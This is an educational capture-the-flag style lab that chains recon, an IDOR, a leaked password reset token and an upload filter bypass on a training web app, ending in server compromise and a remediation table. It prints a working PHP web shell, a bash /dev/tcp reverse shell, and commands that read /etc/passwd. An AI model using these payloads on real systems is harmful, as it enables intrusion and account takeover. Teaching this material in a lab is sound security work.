

Guided Pentest: Web
Learn web app pentesting by chaining vulnerabilities from recon to full server compromise.
easy


To access material, start machines and answer questions login.
Imagine you have been hired as a penetration tester. Your client runs a small web application called RecruitX, an internal recruitment portal where hiring managers post job listings, candidates submit applications, and administrators manage the entire workflow. The client suspects the application has security issues, but does not know where. Your job is to find out.
This room will guide you through a realistic web application penetration test from start to finish. You will not be dropped into a machine and told to "find the flags." Instead, each task walks you through a phase of the engagement, explaining what to do, why you are doing it, and what to look for. By the end, you will have moved from knowing nothing about the target to achieving remote code execution on the underlying server.
Learning Objectives
The engagement follows this path:
- Reconnaissance and enumeration - Discover what the application exposes
- Insecure Direct Object Reference () - Access data belonging to other users
- Weak password reset - Take over an account through a flawed reset mechanism
- Admin panel access - Escalate from a regular user to an administrator
- Remote code execution - Leverage admin functionality to execute commands on the server
Each vulnerability builds on the information gathered in the previous step. This is how real-world penetration tests work; you rarely find a single critical flaw sitting in the open. Instead, you chain smaller weaknesses together until they add up to something significant.
Prerequisites
Connecting to the Machine
Click the Start Machine below, and the target machine will be accessible at MACHINE_IP. The RecruitX application runs on port 80. Give the machine two minutes to fully boot before beginning.
You will also need the AttackBox or your own machine connected to the TryHackMe . If you are using the AttackBox, click Start AttackBox below to start it.
Set up your virtual environment
I can access the RecruitX web app.
Before touching the application, let's understand what we are working with. In any penetration test, the first phase is always reconnaissance; gathering as much information about the target as possible without making assumptions. You would never walk into a building you are hired to assess without first looking at the exterior, checking the doors, and reading the signs. The same principle applies here.
Port Scanning
Let's start by discovering what services are running on the target. Open a terminal and run an scan:
           root@tryhackme:~# nmap -sV -sC -p- MACHINE_IP
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-27 16:40 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for MACHINE_IP
Host is up (0.00015s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: RecruitX \xE2\x80\x94 Home
3306/tcp open  mysql   MySQL (unauthorized)
8080/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 06:B2:88:D5:C7:67 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.54 seconds
We can notice four open ports. Port 22 is SSH, useful later if we obtain credentials. Port 80 is our target web application running on Apache. Port 3306 is MySQL, indicating the application uses a MySQL database on the backend and port 8080 showing Apache default page. This is valuable information; it means the application likely constructs SQL queries, and any input handling weaknesses could lead to SQL-related issues.
Exploring the Application
Open your browser and navigate to http://MACHINE_IP. You should see the RecruitX landing page. Before clicking anything, take a moment to observe what is on the page. You will see a navigation bar with links to Home, Jobs, Login, and Register. There is also a footer that mentions "RecruitX v2.4."
Let's check the response headers as well:
           root@tryhackme:~# curl -I http://MACHINE_IP
HTTP/1.1 200 OK
Date: Fri, 27 Mar 2026 16:43:09 GMT
Server: Apache/2.4.58 (Ubuntu)
Set-Cookie: PHPSESSID=f05vg10cq16k3kq5vpurgpioqb; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
The headers confirm the server is running with version 2.4.58. The PHPSESSID cookie confirms PHP session management is in use. We now know the technology stack: Apache + PHP + MySQL - a classic LAMP configuration.
Directory Enumeration
Now, let's discover what directories and files exist beyond what the navigation bar shows. We will use Gobuster with a common wordlist:
           root@tryhackme:~# gobuster dir -u http://MACHINE_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://MACHINE_IP
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/index.php            (Status: 200) [Size: 21600]
/profile.php          (Status: 302) [Size: 0]
/login.php            (Status: 200) [Size: 15107]
/jobs.php             (Status: 200) [Size: 20288]
/uploads              (Status: 301) [Size: 314]
/data                 (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312]
/test                 (Status: 200) [Size: 705]
/includes             (Status: 301) [Size: 315]
/api                  (Status: 301) [Size: 310]
/logout.php           (Status: 302) [Size: 0]
/config               (Status: 301) [Size: 313]
/dashboard.php        (Status: 302) [Size: 0]
/register.php         (Status: 200) [Size: 17384]
/reset.php            (Status: 200) [Size: 14408]
/.php                 (Status: 403) [Size: 277]
Progress: 175328 / 175330 (100.00%)
===============================================================
Finished
===============================================================
This output tells us a great deal. Let's break down the important discoveries:
/admin- An admin panel exists, but it redirects to the login page. We will need credentials to access it./api- An endpoint is present. APIs often expose data in ways the frontend does not./reset.php- A password reset page. Reset mechanisms are frequently implemented insecurely./uploads- An uploads directory. If we can upload files, this could be a path to code execution./profile.phpand/dashboard.php- These require authentication, so we need to be logged in to access them.
Registering an Account
Several pages require authentication. Let's log in using an account, so we can explore the application's features. Navigate to http://MACHINE_IP/login.php and log in with the following details:
- Email: testuser@fake.thm
- Password: Password123
Note: You can register and use any other account by registering at http://MACHINE_IP/register.php.

After logging in, the application redirects you to /dashboard.php. You now see a dashboard showing information like Open Positions, Total Applications or an option to Browse Jobs, etc. Take note of the URL as you click around, particularly when viewing your own profile.
Exploring the API
Earlier, Gobuster found an /api endpoint. Let's investigate what it exposes:
           root@tryhackme:~# curl http://MACHINE_IP/api/
{"endpoints":["\/api\/user","\/api\/jobs","\/api\/applications"]}
The helpfully lists its own endpoints. This is already an information disclosure issue in a production application; an unauthenticated user should not be able to discover internal routes. Let's keep these in mind as we move into the next task.
What version of the Apache server is running?
What database service is running on the target?
What is the path to the password reset page?
Now that we have an authenticated session and know the application's structure, let's start looking for vulnerabilities. One of the most common and frequently overlooked flaws in web applications is Insecure Direct Object Reference ().
Consider this analogy: you are staying in a hotel, and your room key is simply your room number 104. There is no electronic lock, no verification, just the number. What stops you from walking to room 105 and opening the door? Nothing. That is essentially what an vulnerability is: the application uses a predictable identifier to reference objects (user profiles, documents, orders) and does not verify whether the requesting user is authorised to access that specific object.
Finding the
While logged in as your test user, navigate to your profile by clicking the button that’s showing your username at the top right in the dashboard (Test in this case). Look carefully at the URL in your browser's address bar:
http://MACHINE_IP/profile.php?id=6The application references your profile using a numeric id parameter. Your account was the sixth one created, so your ID is 6. The immediate question any penetration tester should ask is: What happens if I change that number?
Testing the Vulnerability

Let's change the id parameter to 1 and see what happens. You can do this directly in the browser or with curl. In the browser, accessing the URL http://MACHINE_IP/profile.php?id=1 would return this:
Extracting Cookies
In this exercise, you will require your session cookie, which you can get by right-clicking anywhere on the page and selecting Inspect, as shown below:

Go to the Storage tab, then expand Cookies and select http://MACHINE_IP. You’ll see all cookies listed, look for the PHPSESSID cookie and copy its value.

Let's also use curl so we can see exactly what comes back. Make sure to include your session cookie in the following command after PHPSESSID= value:
           root@tryhackme:~# curl -s -b "PHPSESSID=gs5ngd6duukc09agpdnj1o9tt2" "http://MACHINE_IP/profile.php?id=1" | grep "fw-semibold"
                        <div class="fw-semibold mt-1">Sarah Mitchell</div>
                        <div class="fw-semibold mt-1 mono">s.mitchell@recruitx.thm</div>
                        <div class="fw-semibold mt-1">March 24, 2026</div>
We just accessed the profile of user ID 1, Sarah Mitchell, who is an administrator. The application did not verify whether we are authorised to view this profile. It simply took the id value, queried the database, and returned the result.
Let's also check whether the API endpoint we discovered earlier has the same issue, and if it doesn't even require a session cookie:
           root@tryhackme:~# curl -s "http://MACHINE_IP/api/user?id=1"
{"id":1,"name":"Sarah Mitchell","email":"s.mitchell@recruitx.thm","role":"administrator","created":"2026-03-24"}
root@tryhackme:~# curl -s "http://MACHINE_IP/api/user?id=2"
{"id":2,"name":"James Crawford","email":"j.crawford@recruitx.thm","role":"hiring_manager","created":"2026-03-24"}
The is even more revealing than the web page. It returns structured JSON with the user's name, email, role, and account creation date. By incrementing the id parameter from 1 through 5, we can enumerate every user in the system.
Why This Matters
vulnerabilities are consistently ranked among the most common web application flaws. They occur because developers assume users will access only their own resources, an assumption that breaks the moment someone changes a URL parameter. The fix is straightforward: the server must verify that the currently authenticated user has permission to access the requested object. But in practice, this check is frequently missing.
What is the name of the administrator user?
What role does James Crawford hold?
We now know the administrator's email address: s.mitchell@recruitx.thm. Our next objective is to take over her account. Instead of trying to guess her password (which could take a long time and trigger account lockouts), let's examine the password reset mechanism. Password reset flows are one of the most commonly broken features in web applications because they are complex to implement securely, and developers often take shortcuts.
Understanding the Reset Flow
Navigate to http://MACHINE_IP/reset.php. You will see a simple form asking for an email address. Let's first test the flow with our own account to understand how it works. Enter testuser@fake.thm and submit the form.

This is our first major finding. In a properly designed application, the reset token would be sent to the user's email and would never be displayed on screen. But this application shows the token directly in the response. While this alone would let us reset our own password, the real question is: How is the token being shared with the user?
Analysing the Token
Let's generate a few more tokens and look for patterns. Submit the reset form multiple times for your own account and record the tokens:
- Attempt 1:
784512 - Attempt 2:
291037 - Attempt 3:
503648
The tokens are six-digit numbers. They appear random, but the range is limited; there is only one million possible values (000000 to 999999). This is a weak token space. However, brute-forcing a million values might be slow. Let's look more carefully and try to reset the token for the administrator using their email address s.mitchell@recruitx.thm. We will get the following:
Resetting the Administrator's Password

We now have everything we need. Let's use the token to reset Sarah Mitchell's password. Visit the reset URL, and it will ask for a new password:
Let's verify by logging in with the new password.

We are now logged in as the administrator. Let's take a moment to understand the chain so far: we used an to discover the administrator's email, then exploited a weak password reset mechanism that exposed tokens directly in the response. Neither vulnerability alone would have given us admin access, but chained together, they were devastating.
What Went Wrong
The password reset mechanism had three distinct flaws:
- Token displayed in response: The token should only be sent to the account owner's email, never displayed on screen.
- Weak token generation - A six-digit numeric token has a small keyspace and is susceptible to brute-force attacks.
- No rate limiting - The application did not limit the number of reset requests or token guesses.
How many digits long is the reset token?
After resetting the password for s.mitchell@recruitx.thm and logging in, what role is displayed for that account in the dashboard?
We are now logged in as Sarah Mitchell, the application's administrator. Earlier during our enumeration, discovered an /admin path that redirected unauthenticated users to the login page. Now that we have administrator credentials, let's see what is behind that door.
Exploring the Admin Dashboard
Navigate to http://MACHINE_IP/admin using the browser where you are logged in as Sarah Mitchell. The admin panel exposes several management pages. Most of these are standard administrative functions, but one stands out immediately: /admin/upload.php. A file upload function in the hands of an administrator is a powerful feature, and from a penetration tester's perspective, it is a potential path to remote code execution.

Investigating the Upload Function
Let's examine the upload page. Right-click on the Upload button and click Inspect, where you can inspect the client-side code:

We can notice several important details. The form says it accepts PDF, DOCX, and image files. The accept attribute on the file input restricts file types, but this is a client-side restriction only. The browser enforces it, but a direct HTTP request can send whatever file type it wants. The page also reveals the upload destination: /uploads/documents/.
Testing the Upload Restrictions
Let's test whether the server enforces file type restrictions. First, we will try uploading a harmless text file to see how the application responds. In the AttackBox, enter the following command to create a text file:
root@tryhackme:~# echo "This is a test file" > test.txtOnce the file is created, upload it to the admin panel. Open the upload page, right-click on the file input, and select Inspect. In the HTML, remove the accept attribute by deleting it (backspace) so the browser no longer restricts file types. Now select and upload your file directly, bypassing the client-side restriction.
 The server rejected the
 .txt file.

So there is some server-side validation. But how thorough is it? Let's test whether the server checks only the file extension or also the file content. We will create a PHP file by using the following command:
root@tryhackme:~# echo '<?php echo "PHP is executing"; ?>' > test.phpOnce created, try to upload again. Still rejected. The application appears to be checking the final extension.
Let's try another common bypass using the .phtml extension, which Apache often processes as PHP:
root@tryhackme:~# echo '<?php echo "PHP is executing"; ?>' > test.phtmlThe .phtml extension was accepted. The application's file type filter blocks .php but does not account for alternative extensions. This is a common oversight; developers create a blocklist of "dangerous" extensions, but miss less common ones that the server still processes as .

Let's verify that our uploaded file executes by visiting the page http://MACHINE_IP/uploads/documents/test.phtml.

The server executed the code and returned the output. We have confirmed that we can upload and execute files on the server. In the next task, we will use this to gain remote code execution.
What is the name of the PHP file responsible for handling file upload in the RecruitX web app?
What HTML attribute on the file input is used to restrict selectable file extensions on the client side?
Which alternative PHP extension bypassed the upload filter?
We have confirmed that we can upload files to the server and that the server will execute them. This is the point in the penetration test where all the previous steps come together. We started with nothing, no credentials, no knowledge of the application. Through enumeration, exploitation, password reset abuse, and admin panel access, we have reached a position where we can execute arbitrary code on the server.
Creating a Web Shell
A web shell is a small script that accepts commands through parameters and executes them on the server. Let's create a simple one and save it as shell.phtml:
<?php
if(isset($_GET['cmd'])) {
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
}
?>
This script checks for a cmd parameter in the URL. If present, it passes the value to shell_exec(), which runs the command on the operating system and returns the output. Upload the file on the Admin panel http://MACHINE_IP/admin/upload.php.
Executing Commands
Let's verify we have code execution by running a simple command:
root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=whoami"
<pre>www-data</pre>
root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=id"
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
We have remote code execution. The commands are running as www-data, which is the default user for the Apache web server on Ubuntu. Let's gather more information about the system:
root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=hostname"
<pre>example-hostame</pre>
root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=uname+-a"
<pre>Linux example-hostame 6.8.0-1017-aws #18-Ubuntu SMP Wed Oct  2 20:17:03 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux</pre>
We can now see the hostname, kernel version, and execute any command on the system.
Reading Sensitive Files
Since we can read files on the server, a good first step is to check system files that list users. In , /etc/passwd contains basic account information:
           root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=cat+/etc/passwd" | grep -v "nologin"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2088  100  2088    0     0   398k      0 --:--:-- --:--:-- --:--:--  407k
<pre>root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
dhcpcd:x:114:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:115:123:MySQL Server,,,:/nonexistent:/bin/false
</pre>
By utilising our web shell, we accessed /etc/passwd and identified system users. In a real-world scenario, this level of access would enable further enumeration of configuration files to extract database credentials and gain full access to the application's backend data.
Obtaining a Reverse Shell
A web shell works, but it is limited; each command is a separate HTTP request, there is no interactive session, and complex commands with special characters can be difficult to pass through URL parameters. Let's upgrade to a proper reverse shell.
First, set up a listener on your AttackBox:
root@tryhackme:~# nc -lvnp 4444
listening on [any] 4444 ...
In a second terminal, trigger the reverse shell through the web shell. We will URL-encode the payload to avoid issues with special characters:
root@tryhackme:~# curl "http://MACHINE_IP/uploads/documents/shell.phtml?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/CONNECTION_IP/4444+0>%261'"Back in your listener terminal:
root@tryhackme:~# nc -lvnp 4444
listening on [any] 4444 ...
Connection received on CONNECTION_IP 48268
www-data@example-hostame:/var/www/html/uploads/documents$ whoami
www-data
www-data@example-hostame:/var/www/uploads/documents$
We now have an interactive shell on the target server. From here, a penetration tester would typically proceed to local enumeration and privilege escalation, but that is beyond the scope of this room.
Reading the Flag
To confirm you have completed the engagement, read the flag file on the system:
www-data@example-hostame:~$ cat /var/www/flag.txt
{REDACTED}What user is the web shell running as?
What is the hostname of the target server?
What is the flag?
Let's take a step back and look at the full path we followed. In a penetration test report, you would document the entire chain of vulnerabilities, showing the client how each weakness contributed to the overall compromise. Here is our chain:
- Enumeration: We discovered the application's technology stack (, , MySQL), its directory structure, an endpoint, a password reset page, an uploads directory, and an admin panel.
- (Task 3): The
/profile.php?id=parameter and the/api/user?id=endpoint allowed us to enumerate all users, including the administrator's name and email address. - Weak Password Reset (Task 4): The reset mechanism displayed tokens directly in the HTTP response, allowing us to generate a token for the administrator and change her password.
- Admin Panel Access (Task 5): Using the compromised administrator account, we accessed the admin panel and found a file upload function with an incomplete extension blocklist.
- Remote Code Execution (Task 6): We uploaded a PHP web shell using the
.phtmlextension, which bypassed the filter. This gave us command execution on the server and a path to a full reverse shell.
No single vulnerability in this chain led to full server compromise on it's own. The leaked user information but did not provide direct access. The password reset was exploitable but only useful because we already knew the admin's email. The upload filter had a bypass, but we needed admin credentials to reach it. It was the combination of these weaknesses that led to full server compromise.
Remediation Summary
If you were writing the report for this engagement, these are the remediation recommendations you would provide for each finding:
| Vulnerability | Severity | Remediation |
|---|---|---|
| on user profiles and | High | Implement server-side authorisation checks on every request. Verify that the authenticated user has permission to access the requested resource. |
| Password reset token exposed in the response | Critical | Send reset tokens exclusively via email. Display only a generic confirmation message on the page. Use cryptographically random tokens of at least 32 characters. |
